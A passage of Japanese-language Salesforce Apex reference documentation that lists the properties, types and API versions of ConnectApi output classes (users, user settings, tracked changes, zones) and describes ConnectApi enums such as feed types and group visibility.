changes	List<ConnectApi.TrackedChangeItem>	追跡された変更のリスト。	28.0 ～ 31.0

ConnectApi.TrackedChangeBundleCapability

フィード要素にこの機能がある場合、バンドルと呼ばれる1つのフィード要素に集約された他のフィード要素のグループがあります。この種別のバンドルは、フィード追跡変更を集約します。

ConnectApi.BundleCapability クラスのサブクラス。

プロパティ名	型	説明	使用可能なバージョン
changes	List<ConnectApi.TrackedChangeItem>	フィード追跡変更のコレクション。	31.0

ConnectApi.TrackedChangeItem クラス

名前	型	説明	使用可能なバージョン
fieldName	String	更新された項目の名前。	28.0
newValue	String	項目の新しい値または null (項目の長さが長い場合)。	28.0
oldValue	String	項目の古い値または null (項目の長さが長い場合)。	28.0

ConnectApi.TrackedChangesCapability

フィード要素にこの機能がある場合、1つの変更追跡イベントについて、レコードへのすべての変更が含まれます。

ConnectApi.FeedElementCapability クラスのサブクラス。

プロパティ名	型	説明	使用可能なバージョン
changes	List<ConnectApi.TrackedChangeItem>	フィード追跡変更のコレクション。	32.0

ConnectApi.UnauthenticatedUser クラス

ConnectApi.Actor クラスのサブクラス

その他のプロパティはありません。

このクラスのインスタンスは、Chatter顧客が投稿したフィード項目およびコメントのアクターとして使用されます。

ConnectApi.UnreadConversationCount クラス

名前	型	説明	使用可能なバージョン
hasMore	Boolean	50 通を超える未読のメッセージがあるか (true)、否か (false) を示します。	29.0
unreadCount	Integer	未読メッセージの合計数。	29.0

ConnectApi.User クラス

このクラスは抽象クラスです。

ConnectApi.ActorWithId クラスのサブクラス

次のクラスのスーパークラス:

- ConnectApi.UserDetail クラス
- ConnectApi.UserSummary クラス

名前	型	説明	使用可能なバージョン
additionalLabel	String	ユーザの追加表示ラベル。たとえば、「顧客」、「パートナー」、「Acme Corporation」などがあります。ユーザに追加表示ラベルがない場合、値は null です。	30.0
communityNickname	String	コミュニティでのユーザのニックネーム。	32.0
companyName	String	会社の名前 コミュニティでログインなしでのアクセスが許可されている場合、値はゲストユーザでは null になります。	28.0
displayName	String	コミュニティで表示されるユーザの名前。ニックネームが有効な場合、ニックネームが表示されます。ニックネームが有効ではない場合、氏名が表示されます。	32.0
firstName	String	ユーザの名	28.0
isChatterGuest	Boolean	ユーザが Chatter 顧客の場合は true、それ以外の場合は false	28.0
isInThisCommunity	Boolean	ユーザがコンテキストユーザと同じコミュニティに存在する場合は true、それ以外の場合は false	28.0

名前	型	説明	使用可能なバージョン
lastName	String	ユーザの姓	28.0
photo	ConnectApi.Photo	ユーザの写真に関する情報	28.0
reputation	ConnectApi.Reputation Class	ユーザの評価	32.0
title	String	ユーザの役職 コミュニティでログインなしでのアクセスが許可されている場合、値はゲストユーザでは null になります。	28.0
userType	ConnectApi.UserType 列挙	ユーザの種別を指定します。 • ChatterGuest — 非公開グループの外部ユーザ。 • ChatterOnly — Chatter Free ユーザ。 • Guest — 認証されていないユーザ。 • Internal — 標準組織メンバー。 • Portal — カスタマーポータル、パートナーポータル、またはコミュニティの外部ユーザ。 • System — Chatter Expert またはシステムユーザ。 • Undefined — カスタムオブジェクトのユーザ種別	28.0

ConnectApi.UserCapabilities クラス

ユーザプロファイルに関連付けられている機能。

名前	型	説明	使用可能なバージョン
canChat	Boolean	コンテキストユーザが件名ユーザと共に Chatter Messenger を使用できるか (true)、否か (false) を示します。	29.0
canDirectMessage	Boolean	コンテキストユーザが件名ユーザに直接メッセージを送信できるか (true)、否か (false) を示します。	29.0
canEdit	Boolean	コンテキストユーザが件名ユーザの取引先を編集できるか (true)、否か (false) を示します。	29.0

名前	型	説明	使用可能なバージョン
canFollow	Boolean	コンテキストユーザが件名ユーザのフィードをフォローできるか (true)、否か (false) を示します。	29.0
canViewFeed	Boolean	コンテキストユーザが件名ユーザのフィードを表示できるか (true)、否か (false) を示します。	29.0
canViewFullProfile	Boolean	コンテキストユーザが件名ユーザの完全なプロファイルを表示できるか (true)、または制限されたプロファイルのみを表示できるか (false) を示します。	29.0
isModerator	Boolean	件名ユーザがChatterモデレータまたは管理者か (true)、否か (false) を示します。	29.0

ConnectApi.UserChatterSettings クラス

ユーザのグローバル Chatter 設定。

名前	型	説明	使用可能なバージョン
defaultGroupEmailFrequency	ConnectApi.GroupEmailFrequency 列挙	ユーザが参加するグループからメールを受信するデフォルトの頻度。	28.0

ConnectApi.UserDetail クラス

ConnectApi.User クラスのサブクラス

組織のユーザに関する詳細情報。

プロパティを表示する権限がコンテキストユーザにない場合、この値は null に設定されます。

名前	型	説明	使用可能なバージョン
aboutMe	String	ユーザのプロファイルから取得したテキスト	28.0
address	ConnectApi.Address	ユーザの住所	28.0
chatterActivity	ConnectApi.ChatterActivity	Chatter 活動統計	28.0
chatterInfluence	ConnectApi.GlobalInfluence	ユーザの影響度ランク	28.0
email	String	ユーザのメールアドレス	28.0
followersCount	Integer	このユーザをフォローしているユーザの数	28.0

名前	型	説明	使用可能なバージョン
followingCounts	ConnectApi.FollowingCounts	ユーザがフォローしている項目に関する情報	28.0
groupCount	Integer	ユーザがフォローしているグループの数	28.0
hasChatter	Boolean	ユーザに Chatter へのアクセス権がある場合は true、それ以外の場合は false	31.0
isActive	Boolean	ユーザが有効な場合は true、それ以外の場合は false	28.0
managerId	String	ユーザのマネージャの 18 文字の ID	28.0
managerName	String	ロケールに基づいて連結されたマネージャの姓と名	28.0
phoneNumbers	List<ConnectApi.PhoneNumber>	ユーザの電話番号のコレクション	28.0
thanksReceived	Integer	ユーザが感謝された回数。	29.0
username	String	ユーザのユーザ名(*Admin@mycompany.com* など)	28.0

ConnectApi.UserGroupPage クラス

コンテキストユーザがメンバーであるグループのページ設定されたリスト。

名前	型	説明	使用可能なバージョン
currentPageUrl	String	現在のページを識別する Chatter REST API URL。	28.0
groups	List<ConnectApi.ChatterGroupSummary>	グループのリスト	28.0
nextPageUrl	String	次のページを識別する Chatter REST API URL。次のページがない場合は null。別のページを取得する前に、この値が null であるかどうかを確認します。ページが存在しない場合は、ConnectApi.NotFoundException エラーが返されます。	28.0
previousPageUrl	String	前のページを識別する Chatter REST API URL。前のページがない場合は null。	28.0
total	Integer	全ページのグループの合計数	28.0

ConnectApi.UserPage クラス

名前	型	説明	使用可能なバージョン
currentPageToken	Integer	現在のページを識別するトークン。	28.0
currentPageUrl	String	現在のページを識別する Chatter REST API URL。	28.0
nextPageToken	Integer	次のページを識別するトークン。次のページがない場合は null。	28.0
nextPageUrl	String	次のページを識別する Chatter REST API URL。次のページがない場合は null。別のページを取得する前に、この値が null であるかどうかを確認します。ページが存在しない場合は、ConnectApi.NotFoundException エラーが返されます。	28.0
previousPageToken	Integer	前のページを識別するトークン。前のページがない場合は null。	28.0
previousPageUrl	String	前のページを識別する Chatter REST API URL。前のページがない場合は null。	28.0
users	List<ConnectApi.UserDetail>	ユーザ詳細情報のリスト。プロパティを表示する権限がコンテキストユーザにない場合、プロパティは null に設定されます。	28.0

ConnectApi.UserProfile クラス

ユーザプロファイルのビューをレンダリングするのに必要な詳細情報。

名前	型	説明	使用可能なバージョン
capabilities	ConnectApi.UserCapabilities	件名ユーザのプロファイルに固有のコンテキストユーザの機能	29.0
id	String	プロファイルに添付されるユーザの ID	29.0
tabs	List<ConnectApi.UserProfileTab>	件名ユーザのプロファイルに固有のコンテキストユーザに表示されるタブ	29.0
url	String	ユーザのプロファイルの URL	29.0
userDetail	ConnectApi.UserDetail	プロファイルに添付されるユーザに関する詳細情報	29.0

ConnectApi.UserProfileTab クラス

プロファイルタブに関する情報。

名前	型	説明	使用可能なバージョン
id	String	タブの一意の識別子 (18 文字の ID)	29.0
isDefault	Boolean	ユーザプロファイルをクリックしたときにタブが最初に表示されるか(true)、否か (false) を示します。	29.0
tabType	ConnectApi.UserProfileTabType 列挙	タブの種類を示します。 • CustomVisualForce — Visualforce ページからのデータを表示するタブ。 • CustomWeb — 外部の Web ベースのアプリケーションまたは Web ページからのデータを表示するタブ。 • Element — 汎用コンテンツをインラインで表示するタブ。 • Feed — Chatter フィードを表示するタブ。 • Overview — ユーザの詳細を表示するタブ。	29.0
tabUrl	String	現在のタブのコンテンツ URL (組み込み以外のタブの種類の場合)	29.0

ConnectApi.UserSettings クラス

プロパティ	型	説明	使用可能なバージョン
approvalPosts	Boolean	ユーザは、Chatter 投稿からワークフローを承認できます。	28.0
canFollow	Boolean	ユーザがユーザやレコードをフォローできるかどうか。	28.0
canModifyAllData	Boolean	ユーザに「すべてのデータの編集」権限があるかどうか。	28.0
canOwnGroups	Boolean	ユーザがグループを所有できるかどうか。	28.0
canViewAllData	Boolean	ユーザに「すべてのデータの参照」権限があるかどうか。	28.0
canViewAllGroups	Boolean	ユーザに「すべてのグループの参照」権限があるかどうか。	28.0

プロパティ	型	説明	使用可能なバージョン
canViewAllUsers	Boolean	ユーザに「すべてのユーザの参照」権限があるかどうか。	28.0
canViewCommunitySwitcher	Boolean	ユーザにコミュニティ切り替えメニューが表示されるかどうか。	34.0
canViewFullUserProfile	Boolean	ユーザが他のユーザの Chatter プロファイルを表示できるかどうか。	28.0
canViewPublicFiles	Boolean	ユーザが公開とマークされたすべてのファイルを表示できるかどうか。	28.0
currencySymbol	String	通貨の値を表示するために使用する通貨記号。ConnectApi.Features.multiCurrency プロパティが false に設定されている場合にのみ有効です。	28.0
externalUser	Boolean	ユーザが Chatter 顧客であるかどうか。	28.0
fileSyncLimit	Integer	ユーザが同期できるファイルの最大数	32.0
fileSyncStorageLimit	Integer	同期済みファイルのための最大ストレージ (MB)	29.0
folderSyncLimit	Integer	ユーザが同期できるフォルダの最大数	32.0
hasAccessToInternalOrg	Boolean	ユーザが、社内組織のメンバーであるかどうか。	28.0
hasChatter	Boolean	ユーザに Chatter へのアクセス権があるかどうか。	31.0
hasFileSync	Boolean	ユーザに「ファイルを同期」権限があるかどうか。	28.0
hasFileSyncManagedClientAutoUpdate	Boolean	ユーザの組織のシステム管理者が File Sync クライアントの自動更新を許可するかどうか。	34.0
hasRestDataApiAccess	Boolean	ユーザに REST API へのアクセス権があるかどうか。	29.0
timeZone	ConnectApi.TimeZone	Salesforce の [私の設定] で選択されたユーザのタイムゾーン。この値には、デバイスの現在位置は反映されません。	30.0
userDefaultCurrencyIsoCode	String	デフォルト通貨の ISO コード。ConnectApi.Features.multiCurrency プロパティが true に設定されている場合にのみ有効です。	28.0
userId	String	ユーザの 18 文字の ID	28.0
userLocale	String	ユーザのロケール	28.0

ConnectApi.UserSummary クラス

ConnectApi.User クラスのサブクラス

名前	型	説明	使用可能なバージョン
isActive	Boolean	ユーザが有効な場合は true、それ以外の場合は false	28.0

ConnectApi.Zone クラス

Chatter アンサーゾーンに関する情報。

名前	型	説明	使用可能なバージョン
description	String	ゾーンの説明	29.0
id	String	ゾーン ID	29.0
isActive	Boolean	ゾーンが有効かどうかを示します。	29.0
isChatterAnswers	Boolean	Chatter アンサーに対してゾーンが有効かどうかを示します。	29.0
name	String	ゾーンの名前	29.0
url	String	ゾーンの URL	30.0
visibility	ConnectApi.ZoneShowIn	ゾーンの表示種別 • Community — コミュニティで使用できます。 • Internal — 内部でのみ使用できます。 • Portal — ポータルで使用できます。	29.0
visibilityId	String	ゾーンがポータルまたはコミュニティで使用できる場合、このプロパティにはそのポータルまたはコミュニティの ID が含まれます。ゾーンがすべてのポータルで使用できる場合、このプロパティには All の値が含まれます。	29.0

ConnectApi.ZonePage クラス

ゾーンページに関する情報。

名前	型	説明	使用可能なバージョン
zones	List<ConnectApi.Zone>	1 つ以上のゾーンのリスト	29.0
currentPageUrl	String	現在のページを識別する Chatter REST API URL。	29.0
nextPageUrl	String	次のページを識別する Chatter REST API URL。次のページがない場合は null。別のページを取得する前に、この値が null であるかどうかを確認します。ページが存在しない場合は、ConnectApi.NotFoundException エラーが返されます。	29.0

ConnectApi.ZoneSearchPage クラス

ゾーンの検索結果に関する情報。

名前	型	説明	使用可能なバージョン
currentPageToken	String	現在のページを識別するトークン。	29.0
currentPageUrl	String	現在のページを識別する Chatter REST API URL。	29.0
items	List<ConnectApi.ZoneSearchResult>	検索結果のリスト	29.0
nextPageToken	String	次のページを識別するトークン。次のページがない場合は null。	29.0
nextPageUrl	String	次のページを識別する Chatter REST API URL。次のページがない場合は null。別のページを取得する前に、この値が null であるかどうかを確認します。ページが存在しない場合は、ConnectApi.NotFoundException エラーが返されます。	29.0

ConnectApi.ZoneSearchResult クラス

特定のゾーン検索結果に関する情報。

名前	型	説明	使用可能なバージョン
hasBestAnswer	Boolean	検索結果に最良の回答が含まれているかどうかを示します。	29.0
id	String	検索結果の ID。検索結果は、質問または記事になります。	29.0
title	String	検索結果のタイトル	29.0
type	ConnectApi.ZoneSearchResultType 列挙	ゾーンの検索結果の型を指定します。 • Article — 検索結果には記事のみが含まれます。 • Question — 検索結果には質問のみが含まれます。	29.0
voteCount	String	検索結果への投票数	29.0

ConnectApi 列挙

ConnectApi 名前空間に固有の列挙型。

ConnectApi Enum は、Apex Enum のプロパティとメソッドをすべて継承します。

Enum	説明
ConnectApi.ActionLinkExecutionsAllowed	アクションリンクを実行できる回数を指定します。 • Once — アクションリンクは、すべてのユーザで 1 回のみ実行できます。 • OncePerUser — アクションリンクは、各ユーザで 1 回のみ実行できます。 • Unlimited — アクションリンクは、各ユーザで無制限に実行できます。アクションリンクの actionType が Api または ApiAsync の場合、この値を使用できません。
ConnectApi.ActionLinkType	アクションリンクの種別を指定します。 • Api — アクションリンクは、アクション URL で同期 API をコールします。Salesforce は、サーバから返された HTTP 状況コードに基づいて状況を SuccessfulStatus または FailedStatus に設定します。 • ApiAsync — アクションリンクは、アクション URL で非同期 API をコールします。アクションは、非同期操作の完了時にサードパーティが /connect/action-links/***actionLinkId*** への要求を行って状況を SuccessfulStatus または FailedStatus に設定するまで、PendingStatus 状態のままになります。

Enum	説明
	• `Download` — アクションリンクは、アクション URL からファイルをダウンロードします。 • `Ui` — アクションリンクは、アクション URL で Web ページをユーザに表示します。
`ConnectApi.BannerStyle`	色とアイコンセットでフィード項目を装飾します。 • `Announcement` — お知らせは、削除されるか、別のお知らせで置き換えられない限り、その表示期限の午後 11 時 59 分まで Salesforce UI の指定の場所に表示されます。
`ConnectApi.BundleType`	バンドルの種別を指定します。 • `GenericBundle` — 追加情報を含まない、単なるフィード要素のコレクションであるバンドル。 • `TrackedChanges` — 変更追跡フィードのコレクションを表すバンドル。バンドルには、バンドルを構成する変更追跡フィードに関する概要情報が含まれます。
`ConnectApi.CaseActorType`	コメントを行ったユーザの種別を示します。 • `Customer` — Chatter 顧客がコメントを行った場合 • `CustomerService` — サービス担当者がコメントを行った場合
`ConnectApi.CaseComment EventType`	ケースフィードのコメントのイベントタイプを指定します。 • `NewInternal` — 新しく「社内のみ」とマークされたケースコメント。 • `NewPublished` — 新しく公開されたケースコメント。 • `NewPublishedByCustomer` — 新しく公開された、顧客によるケースコメント。 • `PublishExisting` — 再公開された既存のケースコメント。 • `PublishExistingByCustomer` — 再公開された、顧客による既存のケースコメント。 • `UnpublishExistingByCustomer` — 非公開にされた、顧客による既存のケースコメント。 • `UnpublishExsiting` — 非公開にされた既存のケースコメント。 メモ: この入力ミスは、ドキュメントではなくコードに含まれています。コードでこのスペルを使用してください。
`ConnectApi.CommentType`	コメントの種別を指定します。 • `ContentComment` — コメントはコンテンツ機能を保持します。 • `TextComment` — コメントにはテキストのみが含まれます。

Enum	説明
`ConnectApi.CommunityFlagVisibility`	さまざまなユーザ種別でのフラグの表示動作を指定します。 • `ModeratorsOnly` — フラグは、フラグが付けられた要素または項目に対するモデレーション権限を持つユーザにのみ表示されます。 • `SelfAndModerators` — フラグは、フラグの作成者とフラグが付けられた要素または項目に対するモデレーション権限を持つユーザに表示されます。
`ConnectApi.CommunityStatus`	コミュニティの状況を指定します。 • `Live` • `Inactive` • `UnderConstruction`
`ConnectApi.DataCloudUserType`	ユーザの種別を指定します。 • `Monthy` — Data.com レコードの購入の毎月のポイント制限が割り当てられるユーザ種別。毎月のポイントを使用できるのは、割り当てられたユーザのみです。ポイントは、月末に期限切れになります。Monthly は、`DataCloudUserType` のデフォルト設定です。 • `Listpool` — Data.com レコードを購入するためのポイントをユーザがプールから引き出すことを許可するユーザ種別。
`ConnectApi.EmailMessageDirection`	ケースのメールメッセージの方向を指定します。 • `Inbound` — インバウンドメッセージ (顧客が送信)。 • `Outbound` — アウトバウンドメッセージ (サポートエージェントが顧客に送信)。
`ConnectApi.FeedDensity`	フィードの密度を指定します。 • `AllUpdates` — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されます。 • `FewerUpdates` — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されますが、レコードからのシステム生成された更新は非表示になります。
`ConnectApi.FeedElementCapabilityType`	API バージョン 31.0 以降のフィード要素の機能を指定します。フィード要素に機能が存在するときは、値が存在しない場合や `null` の場合でもその機能を使用できます。その機能が存在しないときは使用できません。 • `AssociatedActions` — このフィード要素には、関連付けられたアクションに関する情報が含まれます。 • `Approval` — このフィード要素には、承認に関する情報が含まれます。 • `Banner` — フィード要素の本文にアイコンと境界線が使用されます。

Enum	説明
	• Bookmarks — コンテキストユーザがフィード要素をブックマークできます。ブックマークされたフィード要素は、ブックマークフィードに表示されます。 • Bundle — フィード要素にその他のフィード要素のグループを指定し、フィードにバンドルとして表示します。バンドル種別によって、バンドルに関連付けられる追加データが決定されます。 • Canvas — このフィード要素は、キャンバスアプリケーションを表示します。 • CaseComment — このフィード要素には、ケースフィードのケースコメントが含まれます。 • ChatterLikes — コンテキストユーザがフィード要素にいいね!と言うことができます。 • Comments — コンテキストユーザがフィード要素にコメントを追加できます。 • Content — フィード要素にファイルが含まれます。 • DashboardComponentSnapshot — このフィード要素には、ダッシュボードコンポーネントのスナップショットが含まれます。 • Edit — 権限を持つユーザはフィード要素を編集できます。 • EmailMessage — このフィード要素には、ケースのメールメッセージが含まれます。 • EnhancedLink — このフィード要素には、アイコン、タイトル、および説明などの補足情報を表示できるリンクが含まれます。 • Link — フィード要素に URL が含まれます。 • Moderation — コミュニティのユーザがフィード要素にモデレーションフラグを付けることができます。 • Origin — このフィード要素は、フィードアクションによって作成されました。 • Poll — フィード要素にアンケート投票が含まれます。 • QuestionAndAnswers — このフィード要素には質問が含まれ、ユーザはコメントの代わりに回答をフィード要素に追加できます。また、最良の回答を選択することもできます。 • Recommendations — このフィード要素には、おすすめが含まれます。 • RecordSnapshot — このフィード要素には、1 つのレコード作成イベントで取得された、レコードのすべてのスナップショット項目が含まれます。 • Topics — コンテキストユーザがフィード要素にトピックを追加できます。 • TrackedChanges — このフィード要素には、1 つの変更追跡イベントでの、レコードへのすべての変更が含まれます。

Enum	説明
ConnectApi.FeedElementType	フィード要素は、フィードに含まれる最上位のオブジェクトです。フィード要素の種類は、このフィード要素の特徴を記述します。 • Bundle —フィード要素のコンテナ。バンドルには、メッセージセグメントを構成する本文も含まれます。メッセージセグメントは、テキストのみの値に常に適切に分解できます。 • FeedItem — フィード項目には 1 つの親があり、その範囲は 1 つのコミュニティまたはすべてのコミュニティになります。フィード項目にはブックマーク、キャンバス、コンテンツ、コメント、リンク、アンケートなどの機能を設定できます。フィード項目には、メッセージセグメントを構成する本文が含まれます。メッセージセグメントは、テキストのみの値に常に適切に分解できます。 • Recommendation — おすすめは、おすすめ機能を備えたフィード要素です。おすすめは、コンテキストユーザに、フォローするレコード、参加するグループ、または役に立つアプリケーションを推奨します。
ConnectApi.FeedFavoriteType	検索語またはリストビューなど、フィードのお気に入りの発生元を指定します。 • ListView • Search • Topic
ConnectApi.FeedFilter	フィードに適用可能な検索条件の値を指定します。 • AllQuestions — 質問であるフィード要素のみ。 • CommunityScoped — 今後の使用のために予約されています。 • SolvedQuestions — 質問で最良の回答があるフィード要素のみ。 • UnansweredQuestions — 質問で回答がないフィード要素のみ。 • UnsolvedQuestions — 質問で最良の回答がないフィード要素のみ。
ConnectApi.FeedItemAttachmentType	フィード項目の出力オブジェクトに使用する添付ファイルの種別を指定します。 • Approval — 承認を必要とするフィード項目。 • BasicTemplate —画像、リンク、タイトルの汎用表示を行うフィード項目。 • Canvas —キャンバスアプリケーションへのリンクを表示するためのメタデータを含むフィード項目。 • CaseComment —ケースレコードへのコメントから作成されるフィード項目。 • CaseComment —ケースレコードへのコメントから作成されるフィード項目。

Enum	説明
	• Content — ファイルが添付されたフィード項目。 • DashboardComponent — ダッシュボードが添付されたフィード項目。 • EmailMessage — ケースフィードのケースレコードに添付されるメール。 • Link — URL が添付されたフィード項目。 • Poll — アンケートが添付されたフィード項目。 • Question — 質問が添付されたフィード項目。 • RecordSnapshot — フィード項目添付ファイルには、単一の ConnectApi.FeedItemType.CreateRecordEvent のレコードのビューが含まれます。 • TrackedChange — 単一の ConnectApi.FeedItemType.TrackedChange イベントのレコードへのすべての変更。
ConnectApi.FeedItemType	コンテンツ投稿、テキスト投稿など、フィード項目の種別を指定します。 • ActivityEvent — フィードが有効になっている親レコードに関連付けられた行動または ToDo が作成または更新されるときに、ケースフィードに生成されるフィード項目。 • AdvancedTextPost — 高度に書式設定されたフィード項目 (グループへのお知らせの投稿など)。 • ApprovalPost — 承認機能を持つフィード項目。承認者は、フィード項目の親で操作を実行できます。 • AttachArticleEvent — ケースフィードのケースに記事が添付されているときに生成されるフィード項目。 • BasicTemplateFeedItem — 拡張リンク機能を持つフィード項目。 • CallLogPost — ケースフィードのケースに活動ログが保存されたときに生成されるフィード項目。 • CanvasPost — パブリッシャーのキャンバスアプリケーションまたは Chatter REST API または Chatter in Apex によって生成されるフィード項目。投稿自体は、キャンバスアプリケーションへのリンクです。 • CaseCommentPost — ケースフィードにケースコメントが保存されたときに生成されるフィード項目。 • ChangeStatusPost — ケースの状況がケースフィードで変更されたときに生成されるフィード項目。 • ChatTranscriptionPost — Live Agent チャットのトランスクリプトがケースに保存されたときにケースフィードで生成されるフィード項目。 • CollaborationGroupCreated — 新しい公開グループが作成されたときに生成されるフィード項目。新しいグループへのリンクが含まれます。

Enum	説明
	• CollaborationGroupUnarchived —非推奨。アーカイブされたグループが有効化されたときに生成されるフィード項目。 • ContentPost — コンテンツ機能を持つフィード項目。 • CreateRecordEvent — パブリッシャーで作成されたレコードを説明するフィード項目。 • DashboardComponentAlert — ダッシュボードアラートを持つフィード項目。 • DashboardComponentSnapshot — ダッシュボードコンポーネントのスナップショット機能を持つフィード項目。 • EmailMessageEvent — ケースフィードのケースからメールが送信されたときに生成されるフィード項目。 • FacebookPost — 非推奨。ケースフィードのケースから Facebook 投稿が作成されたときに生成されるフィード項目。 • LinkPost — リンク機能を持つフィード項目。 • MilestoneEvent —ケースマイルストンが完了したか、違反状況になったときに生成されるフィード項目。ケースマイルストンへのリンクが含まれます。 • PollPost — アンケート機能を持つフィード項目。フィード項目の閲覧者は、アンケートのオプションで投票できます。 • ProfileSkillPost — スキルがユーザのプロファイルに追加されたときに生成されるフィード項目。 • QuestionPost — 質問が行われたときに生成されるフィード項目。 API バージョン 33.0 以降では、この種別のフィード項目には、コンテンツ機能とリンク機能を設定できます。 • ReplyPost — Chatter アンサーの返信によって生成されるフィード項目。 • RypplePost — ユーザが感謝を投稿したときに生成されるフィード項目。 • SocialPost — ケースフィードのケースからソーシャル投稿が作成されたときに生成されるフィード項目。 • TextPost — テキストのみを含むフィード項目。 • TrackedChange — レコードの 1 つ以上の項目が変更されたときに作成されるフィード項目。 • UserStatus — 非推奨。ユーザ自身のプロファイルへの投稿。
ConnectApi.FeedItemVisibilityType	フィード項目を表示できるユーザの種別を指定します。 • AllUsers — 表示は内部ユーザに限定されません。 • InternalUsers — 表示は内部ユーザに限定されます。

Enum	説明
ConnectApi.FeedSortOrder	作成日や最終更新日などで並び替えて返される順序を指定します。 • CreatedDateDesc — 作成日の新しい順に並び替えます。 • LastModifiedDateDesc — 活動の新しい順に並び替えられます。
ConnectApi.FeedType	フィードの種別を指定します。 • Bookmarks — コンテキストユーザがブックマークとして保存したすべてのフィード項目が含まれます。 • Company — 種別 TrackedChange のフィード項目を除くすべてのフィード項目が含まれます。ユーザがフィード項目を表示するには、親への共有アクセス権が必要です。 • Files — コンテキストユーザがフォローしている人またはグループによって投稿されたファイルを含むすべてのフィード項目が含まれます。 • Filter — 指定したオブジェクト種別の親を持つフィード項目を含むように絞り込まれたニュースフィードが含まれます。 • Groups — コンテキストユーザが所有するか、メンバーであるすべてのグループのすべてのフィード項目が含まれます。 • Home — コミュニティの管理トピックに関連付けられたすべてのフィード項目が含まれます。 • Moderation — モデレーション用にフラグが設定されたすべてのフィード項目が含まれます。このコミュニティモデレーションフィードは、「コミュニティフィードのモデレート」権限を持つユーザのみが使用できます。 • News — コンテキストユーザがフォローする人、ユーザがメンバーとなっているグループ、およびユーザがフォローするファイルとレコードからのすべての更新が含まれます。また、親がコンテキストユーザであるレコード、およびコンテキストユーザをメンションするかコンテキストユーザがメンバーとなっているグループをメンションするすべてのフィード項目とコメントのすべての更新も含まれます。 • People — コンテキストユーザがフォローしているすべての人によって投稿されたすべてのフィード項目が含まれます。 • Record — 親が指定したレコードであるすべてのフィード項目が含まれます。レコードは、グループ、ユーザ、オブジェクト、ファイル、その他の標準またはカスタムオブジェクトの場合があります。レコードがグループの場合、フィードにはそのグループにメンションしているフィード項目も含まれます。レコードがユーザの場合、フィードにはそのユーザに対するフィード項目のみが含まれます。 • To — コンテキストユーザのメンションを含むすべてのフィード項目、コンテキストユーザがコメントしたフィード項目、コンテキストユーザが作成し、コメントされたフィード項目が含まれます。

Enum	説明
	• Topics — 指定したトピックを含むすべてのフィード項目が含まれます。 • UserProfile — フィードで追跡可能なレコードをユーザが変更したときに作成されたフィード項目、親がユーザであるフィード項目、およびユーザに@メンションしているフィード項目が含まれます。このフィードは、グループ更新など、より多くのフィード項目を返すニュースフィードとは異なります。
ConnectApi.FieldChangeValueType	項目変更の値の型を指定します。 • NewValue — 新しい値 • OldValue — 古い値
ConnectApi.FilePublishStatus	ファイルの公開状況。 • PendingAccess — ファイルは公開を待機中です。 • PrivateAccess — ファイルは非公開です。 • PublicAccess — ファイルは公開されています。
ConnectApi.FileSharingType	ファイルの共有ロールを指定します。 • Admin — 所有者権限ですが、ファイルは所有していません。 • Collaborator — 閲覧者権限に加えて、権限の編集および変更を行ったり、新しいバージョンのファイルをアップロードしたりできます。 • Owner — コラボレータ権限に加えて、ファイルを非公開にしたり、ファイルを削除したりできます。 • Viewer — ファイルを表示、ダウンロード、共有できます。 • WorkspaceManaged — ライブラリで制御される権限。
ConnectApi.GroupArchiveStatus	グループがアーカイブ対象かどうかに基づいてグループのセットを指定します。 • All — アーカイブ対象かどうかに関係なく、すべてのグループ。 • Archived — アーカイブ対象のグループのみ。 • NotArchived — アーカイブ対象外のグループのみ。
ConnectApi.GroupEmailFrequency	ユーザがグループからメールを受信する頻度を指定します。 • EachPost • DailyDigest • WeeklyDigest • Never • UseDefault

Enum	説明
`ConnectApi.GroupMembershipType`	グループ所有者、マネージャ、メンバーなど、グループでのユーザのメンバーシップの種別を指定します。 • `GroupOwner` • `GroupManager` • `NotAMember` • `NotAMemberPrivateRequested` • `StandardMember`
`ConnectApi.GroupMembershipRequestStatus`	非公開グループへの参加要求の状況。 • `Accepted` • `Declined` • `Pending`
`ConnectApi.GroupVisibilityType`	グループの表示種別を指定します。 • `PrivateAccess` — グループのメンバーのみが、このグループへの投稿を参照できます。 • `PublicAccess` — コミュニティのすべてのユーザが、このグループへの投稿を参照できます。 • `Unlisted` — 今後の使用のために予約されています。
`ConnectApi.HttpRequestMethod`	HTTP メソッドを指定します。 • `HttpDelete` — 成功した場合は HTTP 204 を返します。レスポンスボディまたは出力クラスは空です。 • `HttpGet` — 成功した場合は HTTP 200 を返します。 • `HttpHead` — 成功した場合は HTTP 200 を返します。レスポンスボディまたは出力クラスは空です。 • `HttpPatch` — 成功した場合は HTTP 200 を返し、レスポンスボディまたは出力クラスが空の場合は HTTP 204 を返します。 • `HttpPost` — 成功した場合は HTTP 201 を返し、レスポンスボディまたは出力クラスが空の場合は HTTP 204 を返します。例外は、成功時に HTTP 200 を返すバッチ投稿リソースおよびメソッドです。 • `HttpPut` — 成功した場合は HTTP 200 を返し、レスポンスボディまたは出力クラスが空の場合は HTTP 204 を返します。
`ConnectApi.MaintenanceType`	メンテナンスの種別を指定します。次のいずれかになります。 • `Downtime` — ダウンタイムメンテナンス。 • `GenerallyAvailable` — 正式リリースモードでのメンテナンス。 • `MaintenanceWithDowntime` — ダウンタイムを伴う定期メンテナンス。

Enum	説明
	• ReadOnly — 参照のみモードでのメンテナンス。
ConnectApi.ManagedTopicType	管理トピックの種別を指定します。 • Featured — コミュニティホームページなどの主要トピック。ただし、全体的なナビゲーションは提供しません。 • Navigational — コミュニティのナビゲーションメニューに表示されるトピック。
ConnectApi.MentionCompletionType	メンションの補完の種類を指定します。 • All — メンションで参照するレコードタイプに無関係の、すべてのメンションの補完。 • Group — グループのメンションの補完。 • User — ユーザのメンションの補完。
ConnectApi.MentionValidationStatus	提案メンションの検証エラーの種類を示します (存在する場合)。 • Disallowed — 提案メンションは無効であり、コンテキストユーザが許可されていない対象にメンションしようとしているため却下されます。たとえば、非公開グループのメンバーでないユーザが非公開グループにメンションしようとしている場合などです。 • Inaccessible — 提案メンションは許可されていますが、メンションされるユーザまたはレコードには議論されている親レコードへのアクセス権がないため、通知されません。 • Ok — 提案メンションに検証エラーはありません。
ConnectApi.MessageSegmentType	テキスト、リンク、項目名の変更、項目値の変更など、メッセージセグメントの種別を指定します。 • EntityLink • FieldChange • FieldChangeName • FieldChangeValue • Hashtag • Link • Mention • MoreChanges • ResourceLink • Text

Enum	説明
